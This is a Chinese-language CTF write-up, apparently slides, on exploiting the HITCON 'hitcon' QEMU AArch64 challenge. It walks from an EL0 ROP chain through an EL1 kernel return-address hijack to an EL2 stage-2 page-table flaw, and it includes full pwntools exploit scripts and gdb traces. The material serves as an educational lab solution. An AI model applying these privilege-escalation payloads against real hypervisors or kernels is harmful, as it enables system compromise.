result = ((a1 + 0x40000000) | a2);
```



EL2：EL2漏洞挖掘：攻击面：sub_401001E0：漏洞验证

1. 尝试正常申请，果然被ban：

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0x100000
    mov x2, 0x80
    hvc 0
''')
```

```
→  hvc_test git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 64804
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

ERROR:   [VMM] Invalid IPA
[*] Got EOF while reading in interactive
```

2. 交换参数后，不再显示错误信息：

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0x80
    mov x2, 0x100000
    hvc 0
''')
```

```
→  hvc_test git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 71289
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

[*] Got EOF while reading in interactive
$
```

3. 将断点打在写数组qword_40107000前后，即0x40100240，观察内存，果然构造了一个看起来不太对的页表项：

```
35    qword_40107000[512 * v2 + v3] = result;
36  }
37  return result;
00000240 sub_401001E0:35 (40100240)
```

```
1  set architecture aarch64
2  target remote :1234
3  b * 0xFFFFFFFFC0000030
4  c
5  b * 0x40100240
6  c
7  x /10gx 0x40107000
8  si
9  x /10gx 0x40107000
```

exp:/el2/confirm/bypass_page_check/exp.py
gdb:/el2/confirm/bypass_page_check/gdb.cmd

```
pwndbg> x /10gx 0x40107000
0x40107000:     0x0000000040000443      0x0000000040001443
0x40107010:     0x0000000040002443      0x0000000040003443
0x40107020:     0x0000000040004443      0x0000000040005443
0x40107030:     0x0000000040006443      0x0000000040007443
0x40107040:     0x0000000040008443      0x0000000040009443
pwndbg> si
pwndbg> x /10gx 0x40107000
0x40107000:     0x0000000040100080      0x0000000040001443
0x40107010:     0x0000000040002443      0x0000000040003443
0x40107020:     0x0000000040004443      0x0000000040005443
0x40107030:     0x0000000040006443      0x0000000040007443
0x40107040:     0x0000000040008443      0x0000000040009443
```

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：漏洞验证

4. 仔细分析这个结果，虽然通过换位参数将一个不合法的成功的构造出来，但这个不合法的页表项的位置，仍然是由第一个参数决定的，即这里的0x80。所以我们应该是破坏了EL1申请的0地址这个物理页的阶段2映射。

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0x80
    mov x2, 0x100000
    hvc 0
''')
```

```
pwndbg> x /10gx 0x40107000
0x40107000:     0x0000000040100080      0x0000000040001443
0x40107010:     0x0000000040002443      0x0000000040003443
0x40107020:     0x0000000040004443      0x0000000040005443
0x40107030:     0x0000000040006443      0x0000000040007443
0x40107040:     0x0000000040008443      0x0000000040009443
```

exp:/el2/confirm/bypass_page_check/exp.py
gdb:/el2/confirm/bypass_page_check/gdb.cmd

```
7   v2 = a1 >> 21;
8   v3 = (a1 >> 12) & 0x1FF;
35    qword_40107000[512 * v2 + v3] = result;
36  }
37  return result;
00000240 sub_401001E0:35 (40100240)
```

5. 但是0地址这个物理页已经不被内核映射了，因为我们之前已经将本应该映射到0地址的0xffffffffc0000000换到第35页上去了，所以看不出破坏后的效果。尝试换个地址，将x1设置为0x2080，这样0xffffffffc0002000应该会在我们破坏阶段2页表并回到EL1后产生变化：虽然不是预计的换成了EL2的代码，但无法访问也是的确变化了。

exp:/el2/confirm/destory_stage2/exp.py
gdb:/el2/confirm/destory_stage2/gdb.cmd

```
59  el1_shellcode = asm('''
60      mov x0, 1
61      mov x1, 0x2080
62      mov x2, 0x100000
63      hvc 0
64      nop
65  ''')
```

```
1   set architecture aarch64
2   target remote :1234
3   b * 0xffffffffc000003c
4   c
5   x /20gx 0xffffffffc0002000
6   b * 0xffffffffc0000040
7   c
8   x /20gx 0xffffffffc0002000
```

```
   0xffffffffc000003c    hvc    #0
►  0xffffffffc0000040    nop

[ STA
00:0000| x12 sp 0xffffffffc0019c00 ← 0x0
... ↓          7 skipped
[ BACK
►  f 0 0xffffffffc0000040

pwndbg> x /20gx 0xffffffffc0002000
0xffffffffc0002000:     Cannot access memory at address 0xffffffffc0002000
```

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：漏洞验证

6. 无法访问的原因推测是页表没有标记可读，因为之前我们构造的就和正常的不太一样，看起来可写可读的页后12bit是0x4c3。

```
pwndbg> x /20gx 0x40107000
0x40107000:     0x0000000040100080      0x0000000040001443
0x40107010:     0x0000000040002443      0x0000000040003443
0x40107020:     0x0000000040004443      0x0000000040005443
0x40107030:     0x0000000040006443      0x0000000040007443
0x40107040:     0x0000000040008443      0x0000000040009443
0x40107050:     0x000000004000a443      0x000000004000b443
0x40107060:     0x004000004000c4c3      0x004000004000d4c3
0x40107070:     0x004000004000e4c3      0x004000004000f4c3
0x40107080:     0x00400000400104c3      0x00400000400114c3
0x40107090:     0x00400000400124c3      0x00400000400134c3
```

exp:/el2/confirm/bypass_page_check/exp.py
gdb:/el2/confirm/bypass_page_check/gdb.cmd

7. 所以将0x4c3交由x1完成，后回到EL1查看0xffffffffc0002000，和hypervisor的0x40102000一致。即在EL1的内存空间中读到了EL2的代码，至此，证明漏洞的确存在，之后向EL2内存空间写shellcode并想办法触发即可。

exp:/el2/confirm/read_el2_in_el1/exp.py
gdb:/el2/confirm/read_el2_in_el1/gdb.cmd

```
59    el1_shellcode = asm('''
60        mov x0, 1
61        mov x1, 0x24c3
62        mov x2, 0x100000
63        hvc 0
64        nop
65    ''')
```

```
pwndbg> x /20gx 0xffffffffc0002000
0xffffffffc0002000:     0x97fff9dbd2800100
0xffffffffc0002010:     0xf9408bec910003e6
0xffffffffc0002020:     0x97fff8edaa0603e0
0xffffffffc0002030:     0x203a20746c697542
0xffffffffc0002040:     0x39312074634f202c
0xffffffffc0002050:     0x0000000000000000
0xffffffffc0002060:     0x6e6920656c6f736e
0xffffffffc0002070:     0x0000000000000a64
0xffffffffc0002080:     0x00000000401020b0
0xffffffffc0002090:     0x00000000401020d0
```

exp:/el2/find_el2/exp.py
gdb:/el2/fine_el2/gdb_look.cmd


```
pwndbg> x /20gx 0x40102000
0x40102000:     0x97fff9dbd2800100
0x40102010:     0xf9408bec910003e6
0x40102020:     0x97fff8edaa0603e0
0x40102030:     0x203a20746c697542
0x40102040:     0x39312074634f202c
0x40102050:     0x0000000000000000
0x40102060:     0x6e6920656c6f736e
0x40102070:     0x0000000000000a64
0x40102080:     0x00000000401020b0
0x40102090:     0x00000000401020d0
```

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：审视此洞

这个**漏洞代码本体**就是**计算result这句**，本质是**对关键数据检查的不严格**，可归类为逻辑漏洞
合理的计算应该把**a1的低12bit清掉**，把**a2高于12bit的清掉**

```
result = ((a1 + 0x40000000) | a2);
qword_40107000[512 * v2 + v3] = result;
```

不过，这个漏洞我自己并不是上来一下就看到了，是经过 **反复思考目标（代码执行）与现有能力（HVC调用）的差距，理解系统，并分析代码**，才发现的。可以说这个漏洞是**通过思考可能的利用方式，倒推**发现的。




```
21  {
22    if ( a1 > 0x3BFFF )
23    {
24      v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2, v2);
25      v10 = sub_401006A8(v9);
26      sub_40100774(v10);
27    }
28    if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
29    {
30      v5 = sub_4010009C("\n[VMM] try to map writable pages in RO pr
31      v6 = sub_401006A8(v5);
32      sub_40100774(v6);
33    }
34    if ( (a2 & 0x4000000000000080i64) == 128 )
35    {
36      v7 = sub_4010009C("\n[VMM] RWX pages are not allowed\n", a2,
37      v8 = sub_401006A8(v7);
38      sub_40100774(v8);
39    }
40    result = (_QWORD *)((a1 + 0x40000000) | a2);
41    qword_40107000[512 * v2 + v3] = result;
42  }
43  return result;
44}
```

所以我认为**不想清楚目标，不明白这个数组是控制着阶段2翻译，就不可能发现这是个漏洞（要么就是见过类似的）**

EL2子任务4：EL2漏洞利用

EL2：EL2漏洞利用：挑一页并测试写入

映射哪页？即HVC调用能走到的页！最好还能是页的开头，可能会方便shellcode。

```
► 0x40101c04     b       #0x4010200c
```

HVC一进来是0x40101c04，然后会跳到0x4010200c，所以0x40102000这页看起来比较好，并且刚才我们测试的就是这页。

尝试写0x40102000，即破坏页表后对应的EL1虚拟地址0xffffffffc0002000，但发现写出错，猜测是阶段1页表控制了不可写：

```
59  el1_shellcode = asm('''
60      mov x0, 1
61      mov x1, 0x24c3
62      mov x2, 0x100000
63      hvc 0
64
65      mov x0, 0x1122
66      ldr x1,=0xffffffffc0002000
67      str x0,[x1]
68      nop
69  ''')
```

```
► 0xffffffffc0000048    str    x0, [x1]
  0xffffffffc000004c    nop
  0xffffffffc0000050    stur   d0, [x0, #2]

00:0000| x12 sp 0xffffffffc0019c00 ← 0x0
... ↓            7 skipped

► f 0 0xffffffffc0000048

pwndbg> si
0xffffffffc000a004 in ?? ()
```

exp:/el2/exploit/write_test/exp.py
gdb:/el2/exploit/write_test/gdb.cmd

```
1  set architecture aarch64
2  target remote :1234
3  b * 0xffffffffc0000048
4  c
5  si
```

EL2：EL2漏洞利用：分析内核页表

1. 查看0xffffffffc0002000对应的阶段1页表项：

```
>>> int(bin(0xffffffffc0002000)[2:].rjust(64,'0')[64-48:64-39],2)
511
>>> int(bin(0xffffffffc0002000)[2:].rjust(64,'0')[64-39:64-30],2)
511
>>> int(bin(0xffffffffc0002000)[2:].rjust(64,'0')[64-30:64-21],2)
0
>>> int(bin(0xffffffffc0002000)[2:].rjust(64,'0')[64-21:64-12],2)
2
```

```
pwndbg> x /gx 0xffffffffc0000000 + 0x1b000 + 511*8
0xffffffffc001bff8:     0x000000000001c003
pwndbg> x /gx 0xffffffffc0000000 + 0x1c000 + 511*8
0xffffffffc001cff8:     0x000000000001d003
pwndbg> x /gx 0xffffffffc0000000 + 0x1d000 + 0*8
0xffffffffc001d000:     0x000000000001e003
pwndbg> x /gx 0xffffffffc0000000 + 0x1e000 + 2*8
0xffffffffc001e010:     0x0040000000002483
```

2. 找栈空间的页表项，因为栈肯定可写：

```
pwndbg> i r sp
sp             0xffffffffc001a020      0xffffffffc001a020
```

```
>>> int(bin(0xffffffffc001a000)[2:].rjust(64,'0')[64-48:64-39],2)
511
>>> int(bin(0xffffffffc001a000)[2:].rjust(64,'0')[64-39:64-30],2)
511
>>> int(bin(0xffffffffc001a000)[2:].rjust(64,'0')[64-30:64-21],2)
0
>>> int(bin(0xffffffffc001a000)[2:].rjust(64,'0')[64-21:64-12],2)
26
```

```
pwndbg> x /gx 0xffffffffc0000000 + 0x1b000 + 511*8
0xffffffffc001bff8:     0x000000000001c003
pwndbg> x /gx 0xffffffffc0000000 + 0x1c000 + 511*8
0xffffffffc001cff8:     0x000000000001d003
pwndbg> x /gx 0xffffffffc0000000 + 0x1d000 + 0*8
0xffffffffc001d000:     0x000000000001e003
pwndbg> x /gx 0xffffffffc0000000 + 0x1e000 + 26*8
0xffffffffc001e0d0:     0x006000000001a403
```

exp:/el2/exploit/write_test/exp.py
gdb:/el2/exploit/write_test/gdb_page.cmd

3. 照抄，所以把0xffffffffc0002000页表项由 0x0040000000002483 改成 0x0060000000002403 应该即可

EL2：EL2漏洞利用：修改内核页表为可写

0xffffffffc0002000页表项改成 0x0060000000002403，然后测试即可成功写入0xffffffffc0002000：

```
59  el1_shellcode = asm('''
60      // mapping EL2 0x40102000 to EL1 0xffffffffc0002000
61      mov x0, 1
62      mov x1, 0x24c3
63      mov x2, 0x100000
64      hvc 0
65
66      // modify kernel page
67      ldr x0,=0xffffffffc001e010
68      ldr x1,=0x0060000000002403
69      str x1,[x0]
70
71      // write test to 0xffffffffc002000
72      mov x0, 0x1122
73      ldr x1,=0xffffffffc0002000
74      str x0,[x1]
75      nop
76  ''')
```

```
1  set architecture aarch64
2  target remote :1234
3  b * 0xffffffffc0000054
4  c
5  si
6  x /8bx 0xffffffffc0002000
```

```
   0xffffffffc0000054    str    x0, [x1]
►  0xffffffffc0000058    nop

00:0000| x12 sp 0xffffffffc0019c00 ← 0x0
... ↓            7 skipped

► f 0 0xffffffffc0000058

pwndbg> x /8bx 0xffffffffc0002000
0xffffffffc0002000:    0x22    0x11    0x00    0x00    0x00
```

exp:/el2/exploit/modify_kernel_page/exp.py
gdb:/el2/exploit/modify_kernel_page/gdb.cmd

EL2：EL2漏洞利用：写入EL2shellcode：思路

如果将EL2shellcode硬编码到EL1shellcode中（如STR指令，一点点存）非常不便于调试，也不美观。怎么办？

① 想法：参照之前，EL1shellcode是由EL0shellcode调用gets读进内存的
① 但是：**EL1在内核里，没有好用的gets接口，只能一个字节一个字节read，写起来很麻烦**

② 想法：**由EL0shellcode将EL1shellcode和EL2shellcode一起读入，然后由EL1shellcode复制EL2shellcode到目标内存中**
② 但是：复制操作，又多了一坨汇编，不想写

③ 想法：EL1内核有没有**现成的memcpy？**
③ 结果：真有！！！**sub_FFFFFFFFC00093B8**

```
1  _BYTE *__fastcall sub_FFFFFFFFC00093B8(_BYTE *result, _BYTE *a2, __int64 a3)
2  {
3    _BYTE *v3; // x3
4
5    v3 = result;
6    while ( a3 )
7    {
8      *v3++ = *a2++;
9      --a3;
10   }
11   return result;
12 }
```

EL2：EL2漏洞利用：写入EL2shellcode：成功

① 由EL0shellcode将EL1shellcode和EL2shellcode一起读入，这里将EL2shellcode读到0xfffffffc0000130

② 然后由EL1shellcode调用sub_FFFFFFFFC00093B8的memcpy，将EL2shellcode复制到目标内存中

```
el1_shellcode = asm('''
    // mapping EL2 0x40102000 to EL1 0xfffffffc0002000
    mov x0, 1
    mov x1, 0x24c3
    mov x2, 0x100000
    hvc 0

    // modify kernel page table
    ldr x0,=0xfffffffc001e010
    ldr x1,=0x0060000000002403
    str x1,[x0]

    // memcpy(0xfffffffc000200c,0xfffffffc0000130,0x100)
    ldr x0, =0xfffffffc000200c
    ldr x1, =0xfffffffc0000130
    mov x2, 0x100
    ldr x3, =0xFFFFFFFFC00093B8
    blr x3

    hvc 0
''')

el2_shellcode = asm('''
    nop
    nop
    nop
''')
```

```
1  _BYTE *__fastcall sub_FFFFFFFFC00093B8(_BYTE *result, _BYTE *a2, __int64 a3)
2  {
3    _BYTE *v3; // x3
4
5    v3 = result;
6    while ( a3 )
7    {
8      *v3++ = *a2++;
9      --a3;
10   }
11   return result;
12 }
```

```
112   # write el1_shellcode to 0x7ffeffffc030
113   # write el2_shellcode to 0x7ffeffffc130
114   io.sendline(b'a'*0x30+el1_shellcode.ljust(0x100,b'a')+el2_shellcode)
115
116   # write 0x54 to 0xfffffffffc001e001
117   # write 0x03 to 0xfffffffffc001e002
118   io.send(b'\x54\x03')
119
120   # write 0x00 to 0xfffffffffc0019bb9
121   io.send(b'\x00')
122   io.interactive()
```

```
*PC   0x40101c04 → 0x14000102 → 0 ← 0x0
                                                    [ DISASM ]
► 0x40101c04     b      #0x4010200c                 <0x4010200c>
  ↓
  0x4010200c     nop
  0x40102010     nop
  0x40102014     nop
```

exp:/el2/exploit/copy_shellcode/exp.py
gdb:/el2/exploit/copy_shellcode/gdb.cmd

EL2：EL2漏洞利用：构造EL2shellcode

1. 读flag寄存器（EL1代码里有sub_FFFFFFFFC00091B8，并且正常情况下EL2可以访问EL1代码，换算为0x400091B8）

```
__int64 sub_FFFFFFFFC0008408()
{
  __int64 v0; // x2
  __int64 v1; // x3
  __int64 v2; // x4
  __int64 v3; // x5
  __int64 v4; // x6
  __int64 v5; // x7
  _DWORD v7[8]; // [xsp+18h] [xbp+18h] BYREF
  char v8; // [xsp+38h] [xbp+38h]

  sub_FFFFFFFFC00091B8(v7);
  v8 = 0;
  return sub_FFFFFFFFC0009A1C("Flag (EL1): %s\n", (__int64)v7,
}
```

```
_DWORD *__fastcall sub_FFFFFFFFC00091B8(_DWORD *result)
{
  *result = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 0));
  result[1] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 1));
  result[2] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 2));
  result[3] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 3));
  result[4] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 4));
  result[5] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 5));
  result[6] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 6));
  result[7] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 7));
  return result;
}
```

2. 打印（EL2代码里有：sub_40101020）

```
    if ( v10 != 23 )
    {
      sub_40101020("EC = %08x, ISS = %08x\n", v10, S
      sub_401009C8();
    }
```

EL2：EL2漏洞利用：构造EL2shellcode：读flag

1. EL1代码中读flag寄存器函数，sub_FFFFFFFFC00091B8，换算为 0x400091B8，调用即可。
2. 另外不能直接用EL1的打印sub_FFFFFFFFC0009A1C是因为其中有EL1中的绝对地址使用。

```
__int64 sub_FFFFFFFFC0008408()
{
  __int64 v0; // x2
  __int64 v1; // x3
  __int64 v2; // x4
  __int64 v3; // x5
  __int64 v4; // x6
  __int64 v5; // x7
  _DWORD v7[8]; // [xsp+18h] [xbp+18h] BYREF
  char v8; // [xsp+38h] [xbp+38h]

  sub_FFFFFFFFC00091B8(v7);
  v8 = 0;
  return sub_FFFFFFFFC0009A1C("Flag (EL1): %s\n", (__int64
}
```

```
_DWORD *__fastcall sub_FFFFFFFFC00091B8(_DWORD *
{
  *result = _ReadStatusReg(ARM64_SYSREG(3, 3, 15,
  result[1] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[2] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[3] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[4] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[5] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[6] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  result[7] = _ReadStatusReg(ARM64_SYSREG(3, 3,
  return result;
}
```

```
__int64 sub_FFFFFFFFC0009A1C(
        const char *a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        __int64 a5,
        __int64 a6,
        __int64 a7,
        __int64 a8,
        ...)
{
  __int64 v9[8]; // [xsp+10h] [xbp+10h] BYREF
  __int64 _D0; // [xsp+D0h] [xbp+D0h] BYREF
  va_list va; // [xsp+110h] [xbp+110h] BYREF

  va_start(va, a8);
  va_copy((va_list)&v9[4], va);
  va_copy((va_list)&v9[5], va);
  v9[6] = (__int64)&_D0;
  v9[7] = 0xFFFFFF80FFFFFFC8ui64;
  va_copy((va_list)v9, va);
```

```
el2_shellcode = asm('''
    mov x0, sp
    ldr x3,=0x400091B8
    blr x3
    nop
''')
```

```
► 0x40102018    nop

00:0000| x0 sp 0x40105000 → 0x747b6e6f63746968 → 0 ← 0x0
01:0008|       0x40105008 → 0x6620736920736968 → 0 ← 0x0
02:0010|       0x40105010 → 0x6f6620332067616c → 0 ← 0x0
03:0018|       0x40105018 → 0xa7d324c452072 → 0 ← 0x0
04:0020|       0x40105020 → 0x4019b0 → 0 ← 0x0
05:0028|       0x40105028 → 0xffffffffffffffff → 0 ← 0x0
06:0030|       0x40105030 → 0xffffffffc001a020 → 0 ← 0x0
07:0038|       0x40105038 → 0 ← 0x0

► f 0       0x40102018

pwndbg> x /s $sp
0x40105000:     "hitcon{this is flag 3 for EL2}\n"
```

exp:/el2/exploit/el2shellcode/exp_flag.py
gdb:/el2/exploit/el2shellcode/gdb.cmd

将栈地址作为参数调用flag函数，成功将第三个flag送到栈上：

EL2：EL2漏洞利用：构造EL2shellcode：打印

然后调用sub_40101020即可，读flag函数返回值就是读出的flag地址，就在x0寄存器中，所以不用设置打印参数

```
30    if ( v10 != 23 )
31    {
32      sub_40101020("EC = %08x, ISS = %08x\n", v10, S
33      sub_401009C8();
34    }
```

```
86    el2_shellcode = asm('''
87        // getflag on stack
88        mov x0, sp
89        ldr x3,=0x400091B8
90        blr x3
91
92        // print el2 flag
93        ldr x3,=0x40101020
94        blr x3
95    ''')
```

成功打印：

exp:/el2/exploit/el2shellcode/exp_print.py
gdb:/el2/exploit/el2shellcode/gdb.cmd

```
→  el2shellcode git:(main) ✗ python3 exp_print.py
[+] Starting local process '/bin/sh': pid 76369
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

hitcon{this is flag 3 for EL2}
```

EL2：EL2漏洞利用：成功！

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
#cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7ffefffd008

el0_shellcode = asm('''
    // print el0 flag
    ldr x0, =0x400104
    blr x0

    // a = mmap(0,0x1000,0x3)
    mov x0, 0x0
    mov x1, 0x1000
    mov x2, 0x2
    mov x8, 0xde
    svc 0

    mov  x15, x0

    // gets(a)
    ldr x3, =0x4019B0
    blr x3

    // mprotect(a,0x1000,0x5)
    mov  x0, x15
    mov  x1, 0x1000
    mov  x2, 0x5
    mov  x8, 0xe2
    svc  0

    // read input to 0xffffffffc001e001
    ldr x1,=0xffffffffc001e001
    mov x2, 1
    mov x8, 0x3f
    svc 0

    // read input to 0xffffffffc001e002
    add x1, x1, 1
    mov x2, 1
    mov x8, 0x3f
    svc 0

    // hijack kernel return address to 0xffffffffc0000030
    ldr x1,=0xffffffffc0019bb9
    mov x2, 1
    mov x8, 0x3f
    svc 0
''')
```

```python
el1_shellcode = asm('''
    // print el1 flag
    ldr x3,=0xffffffffc0008408
    blr x3

    // mapping EL2 0x40102000 to EL1 0xffffffffc0002000
    mov x0, 1
    mov x1, 0x24c3
    mov x2, 0x100000
    hvc 0

    // modify kernel page table
    ldr x0,=0xffffffffc001e010
    ldr x1,=0x0060000000002403
    str x1,[x0]

    // memcpy(0xffffffffc000200c,0xffffffffc0000130,0x100)
    ldr x0, =0xffffffffc000200c
    ldr x1, =0xffffffffc0000130
    mov x2, 0x100
    ldr x3, =0xFFFFFFFFC00093B8
    blr x3

    hvc 0
''')

el2_shellcode = asm('''
    // getflag on stack
    mov x0, sp
    ldr x3,=0x400091B8
    blr x3

    // print el2 flag
    ldr x3,=0x40101020
    blr x3
''')

assert( b"\x0a" not in el0_shellcode)
assert( b"\x0b" not in el0_shellcode)

assert( b"\x0a" not in el1_shellcode)
assert( b"\x0b" not in el1_shellcode)

assert( b"\x0a" not in el2_shellcode)
assert( b"\x0b" not in el2_shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+el0_shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

# write el1_shellcode to 0x7ffefffc030
# write el2_shellcode to 0x7ffefffc130
io.sendline(b'a'*0x30+el1_shellcode.ljust(0x100,b'a')+el2_shellcode)

# write 0x54 to 0xffffffffc001e001
# write 0x03 to 0xffffffffc001e002
io.send(b'\x54\x03')

# write 0x00 to 0xffffffffc0019bb9
io.send(b'\x00')
io.interactive()
```

感受一下完整exp吧！！！

exp:/el2/exploit/el2shellcode/exp.py

```
➜  exploit git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 84378
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

Flag (EL1): hitcon{this is flag 2 for EL1}

hitcon{this is flag 3 for EL2}
```

EL2：EL2漏洞利用：成功！精简！

```python
from pwn import *
context(arch='aarch64',endian='little')
cmd  = "cd ../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
io = process(["/bin/sh","-c",cmd])
mprotect = 0x401B68 ; gets = 0x4019B0 ; sc_addr  = 0x7fffffffd008
el0_shellcode = asm('''
    ldr x0, =0x400104
    blr x0
    mov x0, 0x0
    mov x1, 0x1000
    mov x2, 0x2
    mov x8, 0xde
    svc 0
    mov x15, x0
    ldr x3, =0x4019B0
    blr x3
    mov x0, x15
    mov x1, 0x1000
    mov x2, 0x5
    mov x8, 0xe2
    svc 0
    ldr x1, =0xffffffffc001e001
    mov x2, 1
    mov x8, 0x3f
    svc 0
    add x1, x1, 1
    mov x2, 1
    mov x8, 0x3f
    svc 0
    ldr x1, =0xffffffffc0019bb9
    mov x2, 1
    mov x8, 0x3f
    svc 0  ''')
el1_shellcode = asm('''
    ldr x3,=0xffffffffc0008408
    blr x3
    mov x0, 1
    mov x1, 0x24c3
    mov x2, 0x100000
    hvc 0
    ldr x0, =0xffffffffc001e010
    ldr x1, =0x0060000000002403
    str x1, [x0]
    ldr x0, =0xffffffffc000200c
    ldr x1, =0xffffffffc0000130
    mov x2, 0x100
    ldr x3, =0xFFFFFFFFC00093B8
    blr x3
    hvc 0 ''')
el2_shellcode = asm('''
    mov x0, sp
    ldr x3,=0x400091B8
    blr x3
    ldr x3,=0x40101020
    blr x3 ''')
io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+el0_shellcode)
io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')
io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')
io.sendline(b'a'*0x30+el1_shellcode.ljust(0x100,b'a')+el2_shellcode)
io.send(b'\x54\x03\x00')
io.interactive()
```

```
终端  问题 15  输出  调试控制台

→  exploit git:(main) ✗ python3 exp_short.py
[+] Starting local process '/bin/sh': pid 78009
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

Flag (EL1): hitcon{this is flag 2 for EL1}

hitcon{this is flag 3 for EL2}
```

删掉能删的不影响攻击的，有效exp只有68行。
但却用了178页PPT来诠释这68行。

exp:/el2/exploit/el2shellcode/exp_short.py

EL2：EL2漏洞利用：返回地址？

其实这个漏洞相当于EL2的任意地址写了，之前构思的是写代码区，但能不能像EL1一样写返回地址呢？

不能

